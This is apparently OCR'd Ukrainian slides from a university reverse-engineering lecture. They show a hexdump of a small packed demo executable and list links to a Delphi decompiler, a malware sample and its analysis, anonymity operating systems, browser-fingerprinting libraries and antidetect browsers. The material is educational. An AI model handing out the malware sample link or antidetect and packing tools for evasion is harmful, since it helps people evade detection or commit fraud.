
```
$ hexdump -C lock64_dump_SCY.exe
00000000  4d 5a 40 00 01 00 00 00  02 00 00 00 ff ff 00 00  |MZ@.............|
00000010  b8 00 00 00 00 00 00 00  0a 00 00 00 00 00 00 00  |................|
00000020  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 57 69  |........!..L.!Wi|
00000030  6e 36 34 20 2e 45 58 45  2e 0d 0a 24 40 00 00 00  |n64 .EXE...$@...|
00000040  50 45 00 00 64 86 03 00  00 00 00 00 00 00 00 00  |PE..d...........|
... section names left from packer ...
00000140  00 00 00 00 00 00 00 00  2e 4d 50 52 45 53 53 31  |.........MPRESS1|
00000150  00 50 00 00 00 10 00 00  00 42 00 00 00 02 00 00  |.P.......B......|
00000160  00 00 00 00 00 00 00 00  00 00 00 00 e0 00 00 e0  |................|
00000170  2e 4d 50 52 45 53 53 32  00 10 00 00 00 60 00 00  |.MPRESS2.....`..|
00000180  00 06 00 00 00 44 00 00  00 00 00 00 00 00 00 00  |.....D..........|
00000190  00 00 00 00 e0 00 00 e0  2e 53 43 59 00 00 00 00  |.........SCY....|
... OEP and original .text code ...
00000200  55 48 89 e5 48 83 ec 20  41 b9 24 00 00 00 4c 8d  |UH..H.. A.$...L.|
... packer code after original .text section ...
00001200  68 65 6c 6c 6f 20 6b 69  74 74 79 00 4c 6f 63 6b  |hello kitty.Lock|
00001210  20 77 6f 72 6b 73 74 61  74 69 6f 6e 3f 00 00 00  | workstation?...|
00001220  47 43 43 3a 20 28 47 4e  55 29 20 39 2e 33 2d 77  |GCC: (GNU) 9.3-w|
00001230  69 6e 33 32 20 32 30 32  30 30 33 32 30 00 00 00  |in32 20200320...|
... packer code after original .data section ...
00004a60  00 00 00 00 6b 65 72 6e  65 6c 33 32 2e 64 6c 6c  |....kernel32.dll|
00004a70  00 64 01 45 78 69 74 50  72 6f 63 65 73 73 00 75  |.d.ExitProcess.u|
00004a80  73 65 72 33 32 2e 64 6c  6c 00 69 02 4c 6f 63 6b  |ser32.dll.i.Lock|
00004a90  57 6f 72 6b 53 74 61 74  69 6f 6e 00 83 02 4d 65  |WorkStation...Me|
00004aa0  73 73 61 67 65 42 6f 78  41 00 00 00 00 00 00 00  |ssageBoxA.......|
00004ab0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00004c00
```

Delphi RE: IDR – https://github.com/crypto2011/IDR


Зразок e3c421d404c08809dd8ee3365552e305 – https://bit.ly/2YYEGzE
Аналіз – https://www.fireeye.com/blog/threat-research/2018/09/increased-use-of-delphi-packer-to-evade-malware-classification.html



Tails – https://tails.boum.org/




Kodachi – https://www.digi77.com/linux-kodachi/




Browser fingerprint

- Проблема унікальності характеристик web браузера
  - https://amiunique.org
  - https://panopticlick.eff.org
  - https://browserleaks.com
- Інструментальна реалізація
  - FingerprintJS
    - https://fingerprintjs.com
    - https://github.com/fingerprintjs/fingerprintjs2
  - ClientJS
    - https://clientjs.org
    - https://github.com/jackspirou/clientjs
- Приклади застосування
  - https://ain.ua/2020/02/10/zachem-kiberpolicii-skripty-deanonimajzery

(Linken) Sphere – https://sphere.tenebris.cc/



VektorT13's Antidetect – https://t.me/vschannel



Кошенятко після лекції KPI_RE

Дякуємо за увагу!

Email m.ilin@kpi.ua, Telegram @mykola_ilin, Threema 2SS7EYDB